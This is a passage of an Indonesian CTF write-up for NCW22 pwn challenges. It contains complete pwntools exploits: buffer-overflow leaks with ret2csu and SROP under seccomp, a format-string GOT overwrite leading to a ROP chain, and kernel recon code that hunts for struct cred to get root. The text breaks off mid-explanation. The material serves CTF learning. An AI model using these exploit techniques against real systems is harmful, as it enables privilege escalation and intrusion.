[+] Leak: 0xffffffffb12b8e6b
[+] Leak: 0xffff8c5f86ba5000
[+] Leak: 0xffff8c5f86bb6000
[+] Leak: 0xffffffffb12b8e6b
[+] Leak: 0x57ac6e9d
[+] Leak: (nil)
[+] Leak: (nil)
[+] Leak: (nil)
[+] Leak: (nil)
[+] Leak: (nil)
[+] Leak: 0x9f911029d74e35b
[+] Leak: 0xffff8c5f86bb2808
[+] Leak: (nil)
[+] Leak: 0xffff8c5f86bb0000
[+] Leak: 0xffffffffb12b8e6b
[+] Leak: (nil)
[+] Leak: 0xffff8c5f86bb3000
[+] Leak: 0xffffffffb12b8e6b
[+] Leak: 0x40
[+] Leak: (nil)
[+] Leak: 0x30746973
[+] Leak: 0xffff8c5f86bb8800
[+] Leak: 0xffff8c5f86bc1808
[+] Leak: 0x6b6b6b6b6b6b6b6b
~ $ $ echo -ne "\x48\x31\xff\xe8\x68\xf2\x07\xb0\x48\x97\xe8\x31\xf0\x07\xb0\xc3" > load; chmod 777 load; ./load; (cat ./load ; cat) | ./exploit exp
echo -ne "\x48\x31\xff\xe8\x68\xf2\x07\xb0\x48\x97\xe8\x31\xf0\x07\xb0\xc3"
> load; chmod 777 load; ./load; (cat ./load ; cat) | ./exploit exp
./load: line 1: H1\xff\xe8h\xf2\x07H\x97\xe81\xf0\x07\xc3: not found
$

shellcode: [*] Mapped zero page.
$ id
id
uid=0(root) gid=0(root)
$ cat /flag
cat /flag

NCW22{leaker_with_loader_equals_l4h_lho_LAH_l0h_tiba_tiba_r00t}


$
```

Flag:
NCW22{leaker_with_loader_equals_l4h_lho_LAH_l0h_tiba_tiba_r00t}

Ini EZ

Langkah Penyelesaian:

```
┌──(root㉿kali)-[/media/…/CSCCTF/Final/Ini-EZ/solver]
└─# checksec ./chall
[*] '/media/sf_CTF/CSCCTF/Final/Ini-EZ/solver/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Difile tersebut ada seccomp, jadi hanya bisa orw, getdents64 dan srop.

```
┌──(root㉿kali)-[/media/…/CSCCTF/Final/Ini-EZ/solver]
└─# ./chall
──────── Welcome To My House ──────────
Input Name Guest : asd
Hello asd , What do you need to come my house ?
Input Your Answer : asd
Thanks you
```

Diberikan 2 input, kedua input tersebut memiliki vuln terhadap buffer overflow sampai bisa bikin rop chain.

Input pertama bisa leak address tapi inputnya tidak boleh ada newline atau \n atau \x0a
Input kedua digunakan untuk call vuln lagi.

Leak yang cukup penting adalah canary, exe address, dan libc address.

Intendednya : tidak memakai libc


Kalau exe address sudah keleak, bisa memakai ret2csu untuk menjalankan read dan write, dikarenakan memerlukan 3 argument.

Hampir setiap libc pada function alarm ada syscall dan ret. Setiap libc memiliki offset berbeda beda tapi seharusnya hampir sama dengan dibawah ini.

```
Dump of assembler code for function alarm:
   0x00007f658117eb70 <+0>:     mov    eax,0x25
   0x00007f658117eb75 <+5>:     syscall
   0x00007f658117eb77 <+7>:     cmp    rax,0xfffffffffffff001
   0x00007f658117eb7d <+13>:    jae    0x7f658117eb80 <alarm+16>
   0x00007f658117eb7f <+15>:    ret
   0x00007f658117eb80 <+16>:    mov    rcx,QWORD PTR [rip+0x1032c9]        # 0x7f6581281e50
   0x00007f658117eb87 <+23>:    neg    eax
   0x00007f658117eb89 <+25>:    mov    DWORD PTR fs:[rcx],eax
   0x00007f658117eb8c <+28>:    or     rax,0xffffffffffffffff
   0x00007f658117eb90 <+32>:    ret
```

Jadi penulis bisa menggunakan syscal ini untuk call open dan getdent64.

Call open bisa memakai srop dan getdents bisa memakai ret2csu.
Untuk mengatur rax, maka bisa menggunakan read, misalnya memasukan 2 bytes, maka rax = 2.
Sisanya memakai write untuk melihat isi list directory ataupun isi filenya.



Code :

solve.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host localhost --port 11101 ./chall
```

```python
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or 'localhost'
port = int(args.PORT or 11101)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
```

```
# ./exploit.py GDB
gdbscript = '''
tbreak main
b *vuln+185
c
c
c
c
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled

io = start()

# Loop 1
io.sendafter(" : ",'a'*89)

io.recvuntil('a'*89)
canary = u64(io.recv(7).rjust(8,"\x00"))
print hex(canary)

p = 'a'*88
p += p64(canary)
p += p64(0)
p += "\x0c" # 72 8c c2 cc 0c
io.sendafter(" : ",p)

sleep(0.1)

# Loop 2
io.sendafter(" : ",'a'*(88+16))
```

```
io.recvuntil('a'*(88+16))
exe.address = u64(io.recv(6).ljust(8,"\x00")) - 0x1377 - 0x1a - 0x136
- 0xa - 0x40
print hex(exe.address)

pop_csu = exe.sym['__libc_csu_init']+82
call_csu = exe.sym['__libc_csu_init']+56

def ret2csu(call_func, edi, rsi, rdx, rbx_a = 0, rbp_a = 1, r12_a =
0, r13_a = 0, r14_a = 0, r15_a = 0,pop_csu_on = 1):
    p_csu =''
    if pop_csu_on :
        p_csu = p64(pop_csu)
        p_csu += p64(0) # rbx
        p_csu += p64(0+1) # rbp
        p_csu += p64(edi) # r12
        p_csu += p64(rsi) # r13
        p_csu += p64(rdx) # r14
        p_csu += p64(call_func) # r15
    p_csu += p64(call_csu)
    p_csu += p64(0) #junk
    p_csu += p64(rbx_a) # rbx
    p_csu += p64(rbp_a) # rbp
    p_csu += p64(r12_a) # r12
    p_csu += p64(r13_a) # r13
    p_csu += p64(r14_a) # r14
    p_csu += p64(r15_a) # r15

    return p_csu

pop_rdi = exe.search(asm("pop rdi ; ret")).next()

p = 'a'*88
p += p64(canary)
p += p64(0)
p += p64(pop_rdi)
# p += p64(exe.got['read'])
# p += p64(exe.got['alarm'])
```

```
p += p64(exe.got['alarm'])
p += p64(exe.plt['puts'])
p += p64(exe.sym['vuln'])
io.sendafter(" : ",p)

io.recvuntil("you\n")
alarm = u64(io.recvline()[:-1].ljust(8,"\x00"))
syscall = alarm+5 #
print "Alarm : ",hex(alarm)

sleep(0.1)

# Loop 3
io.sendafter(" : ",'JUNK')

sleep(0.1)

bss_file = exe.bss()+0x900-64
bss_rop = exe.bss()+0x900
bss_junk = exe.bss()+0x100
bss_orw = exe.bss()+0x300

p = 'a'*88
p += p64(canary)
p += p64(0)
p += ret2csu(exe.got['read'],0,bss_file,0x400,rbp_a = bss_rop-8)
p += p64(exe.sym['vuln']+185) # 175
io.sendafter(" : ",p)

p = 'flag-9f3fc92a9ac477c1bad673461c5185f3.txt\x00'.ljust(64,"\x00")
# nama file
# p = './flag.txt'.ljust(64,"\x00")
p += ret2csu(exe.got['read'], 0, bss_junk, 15)
p += p64(syscall)
frame = SigreturnFrame()
frame.rax = 2 # 59 excerve 0x3b
frame.rdi = bss_file # bss -> "/bin/sh\x00"
frame.rsi = 0 # harus 0
frame.rdx = 0 # harus 0
```

```
frame.rsp = bss_rop + 0x180 # exe.bss() + 0x380-8
frame.rip = syscall # jump -> syscall
p += str(frame)

p += p64(syscall)

dir_list = False

if dir_list:
    p += ret2csu(exe.got['read'], 0, bss_junk, 78) # rax 78
    p += ret2csu(exe.bss() + 0x380-8, 3, bss_orw, 0x200)
else:
    p += ret2csu(exe.got['read'], 3, bss_orw, 0x200) # rax 78

p += ret2csu(exe.got['write'], 1, bss_orw, 0x400)

io.send(p)

sleep(0.5)

io.send("".ljust(15,"\x00"))

if dir_list:
    sleep(0.5)
    io.send("".ljust(78,"\x00"))
    io.recvuntil("you\n")
    data= io.recv(0x200)
    print(data)
    print(data[:200])
    print(dirents(data[:250]))

io.interactive()
```

Flag: NCW22{Th1s_1s_Ch4ll_W4rm_up_g4n_V3ry_Ez}

Ini EZ Juga

Langkah Penyelesaian:

Didalam file terdapat seccomp. Jadi hanya bisa ORW dan getdent64.

Diberikan 2 input user
Input pertama ada vuln format string (hanya 10 bytes)
Tetapi input kedua tidak ada (hanya 16 bytes).

Dikarenakan Input kedua masuk ke dalam stack, nanti akan digunakan untuk memasukan address yang mau diwrite.

Dikarenakan partial relro, maka bisa ubah ke GOT strcmp menjadi ke function vuln, jadinya bisa looping terus menerus.
Dikarenakan pie, maka harus menjadi address di area pie, dan untungnya di area stack ada address yang ada di area pie, bisa menggunakan input kedua untuk mengubah ke got strcmp, jadi probability berhasil adalah 1/16.

Untuk format string menggunakan * dan offset, dikarenakan hanya 10 bytes.

Rop chain pertama untuk membuat rop chain lebih panjang lagi.

Memasukan Rop Chain pertama di area stack pas ret address.
Setelah itu ganti isi address GOT strcmp dengan gadget leave, maka rop chain pertama bisa dijalankan.
Run script

```
┌──(root㉿kali)-[/media/…/CSCCTF/Final/Ini-Juga-Ez/solver]
└─# python2 solve.py
[*] '/media/sf_CTF/CSCCTF/Final/Ini-Juga-Ez/solver/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to localhost on port 11202: Done
[*] u'/media/sf_CTF/CSCCTF/Final/Ini-Juga-Ez/solver/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0x7f70e4f95e400x55e2f36954c2
0x55e2f3694000
0x7f70e4f6c000
0x7ffe794a11c0
0x55e2f3698580
[*] Switching to interactive mode
Hello
```

```
                          2034887920 , Sorry I'm not at home
No Secret
Thanks you
NCW22{F0rm4t_Str1n9_1s_4ls0_34sy_r1Ght_?_wwwwww}\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/home/inijugaez
./chall
[*] Got EOF while reading in interactive
```

Code :

solve.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host localhost --port 11202 ./chall
from pwn import *
```

```python
# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or 'localhost'
port = int(args.PORT or 11202)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
```

```
gdbscript = '''
tbreak main
b *vuln+150
continue
c
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Partial RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled

io = start()

def make_offset(addr, length=1):
    len_format = 2**(length*8)-1
    offset = []

    for i in range(int(8/length)):
       tmp = addr & len_format
       offset.append(tmp)
       addr >>= len_format.bit_length()

    return offset

def fmt_str(where,what):

    value = make_offset(what,2)[:-1]

    for i in range(len(value)) :
        p = '%*6$d%7$hn'
        io.sendafter(": ",p)

        p = p64(value[i])
        p += p64(where+2*i)
```

```
        io.sendafter("? ",p)

def clean(where):
    for i in range(2) :
        p = '%*6$d%7$n'
        io.sendafter(": ",p)

        p = p64(0)
        p += p64(where+4*i)
        io.sendafter("? ",p)

libc = exe.libc
vuln = 0x53fa
# vuln = 0x540f

p = '%*6$d%7$hn'
io.sendafter(": ",p)

p = p64(vuln)
p += '\x08\x80'
io.sendafter("? ",p)

p = '%43$p%11$p'
io.sendafter(": ",p)

p = "junk"
io.sendafter("? ",p)

io.recvuntil("Hello ")
data = io.recvuntil(" , ",drop=True)
exe.address = int(data[-14:],16) - exe.sym['vuln'] - 200
libc.address = int(data[:14],16) - libc.sym['__libc_start_main'] -
128
print data
print hex(exe.address)
print hex(libc.address)

p = '%7$p\x00'
io.sendafter(": ",p)
```

```python
p = "junk"
io.sendafter("? ",p)
io.recvuntil("Hello ")
data = io.recvuntil(" , ",drop=True)
stack = int(data,16)
print hex(stack)

pop_rdi = next(libc.search(asm("pop rdi ; ret"))) # pop rdi ; ret
pop_rsi = next(libc.search(asm("pop rsi ; ret"))) # pop rsi ; ret
pop_rdx = list(libc.search(asm("pop rdx ; pop r12 ; ret")))[0] # pop
rdx ; ret
pop_rax = next(libc.search(asm("pop rax ; ret"))) # pop rax ; ret
syscall_ret = next(libc.search(asm("syscall ; ret")))

def syscall(rax, rdi, rsi, rdx):
    chain = p64(pop_rax) + p64(rax)
    chain += p64(pop_rdi) + p64(rdi)
    chain += p64(pop_rsi) + p64(rsi)
    chain += p64(pop_rdx) + p64(rdx) + p64(0)
    chain += p64(syscall_ret)
    return chain

pop_rsp_3 = exe.address + 0x00000000000015c5
bss = exe.bss() + 0x500
print hex(bss)

ropchain = [
    pop_rdi,
    bss,
    libc.sym['gets'],
]

for i in range(len(ropchain)):
    clean(bss-24+(8*i))
    fmt_str(bss-24+(8*i),ropchain[i])

ret_stack = stack - 0x358 + 48 - 0x30
```

```
p = 'JUNK\x00'
io.sendafter(": ",p)

p = p64(bss-24-24)
p += p64(0)
io.sendafter("? ",p)

p = '%*6$d%7$hn'
io.sendafter(": ",p)

p = p64(pop_rsp_3&0xffff)
p += p64(ret_stack)
io.sendafter("? ",p)

p = '%*6$d%7$hn'
io.sendafter(": ",p)

p = p64(0x550a)
p += p64(exe.got['strncmp'])
io.sendafter("? ",p)

sleep(0.1)

file_name = bss +0x200

size = 0x200

p = ''
p += syscall(0, 0, file_name, 48) # write
p += syscall(2, file_name, 0, 0) # open
# p += syscall(78, 3, bss+0x300, size) # getdent
p += syscall(0, 3, bss+0x300, size) # read
p += syscall(1, 1, bss+0x300, size) # write
# p += syscall(1,1,stack,255)
io.sendline(p)

sleep(0.1)

p = './flag-748f36cd63cddabfc1643e8725cd0d39.txt'.ljust(8*6,"\x00")
```

```
# p = './flag.txt'.ljust(8*6,"\x00")
io.send(p)

io.interactive()
```

Flag: NCW22{F0rm4t_Str1n9_1s_4ls0_34sy_r1Ght_?_wwwwww}


Invoke


Langkah Penyelesaian:

Penulis mengasumsikan bahwa peserta mengetahui cara mengeluarkan isi dari initramfs.cpio.gz, mengubah isi dari init di dalam initramfs.cpio.gz, dan telah mengerjakan/mengerti terkait soal qualification berjudul "Force". Diketahui configurasi kernel yang diberikan adalah sebagai berikut:

1. CONFIG_SLAB=y
2. # CONFIG_SLUB is not set
3. CONFIG_FG_KASLR=y
4. CONFIG_STATIC_USERMODEHELPER=y
5. CONFIG_STATIC_USERMODEHELPER_PATH=y

Dengan configurasi yang telah diberikan, kita mengetahui bahwa configurasi CONFIG_STATIC_USERMODE* memitigasi teknit penyerangan overwrite modprobepath dan dengan adanya fg-kaslr dan smep yang menyala, eskalasi hak menjadi sulit dan rumit. Akan tetapi karena config_slab menyala, teknit penyerangan yang bisa dilakukan adalah overwrite "struct cred".





Mirip dengan Force tapi kita bisa melakukan arbitrary write dan read. Hal yang kita perlukan sekarang sama seperti force akan tetapi kita perlu mencari program kita sendiri untuk mencari task cred untuk mendapatkan struct cred kita.


https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/include/linux/sched.h?h=v4.19#n593

https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/include/linux/cred.h?h=v4.19

Rencana untuk exploitasi adalah mencari program kita di kernel dengan Arbitrary read dan prctl() untuk mendapatkan task cred dan mencari struct cred yang berisikan kuid dan kuid dari program yang sedang berjalan


```
root@haze:~/ncw22/invoke-parti/initramfs/home/ctf# cat recon.c
#include <stdio.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/ioctl.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/prctl.h>

int fd;

void set_head(long addr){
    ioctl(fd, 0x1771, (unsigned long)addr);
}

long r_addr(){
    long res;
    read(fd, &res, 8);
    return res;
}

void w_addr(long val){
    ioctl(fd, 0x1772, (unsigned long)val);
}

void ppause(){
        puts("enter to unpause");
        getchar();

}

int main(){
    int count = 0;
    fd = open("/dev/invoke", O_RDWR);
    set_head(0); // get the heap base
    long heap = r_addr(); // read the base
    printf("Heap base: %p\n", heap);
    prctl(PR_SET_NAME, "AAAAAAAA", 0, 0, 0); // set name
    long cred_loc = 0, cur = heap;
    printf("[+] Enumerating address, please wait\n");
    while(!cred_loc){
        set_head(cur);
        long v = r_addr();
        if(v == 0x4141414141414141){
            printf("[+] Addr: 0x%llx Value: 0x%llx\n", cur, v);
            cred_loc = cur;
            puts("[+] Enumeration finished!");
        }
        cur += 8;
    } //while
    ppause();
    close(fd);

}
```

Setelah address di dapatkan, debug dengan gdb dan null out 2 digit terakhir menjadi sebagai berikut



Dari address tersebut, hal yang perlu kita lakukan adalah mendapatkan address sebelum address yang berisi

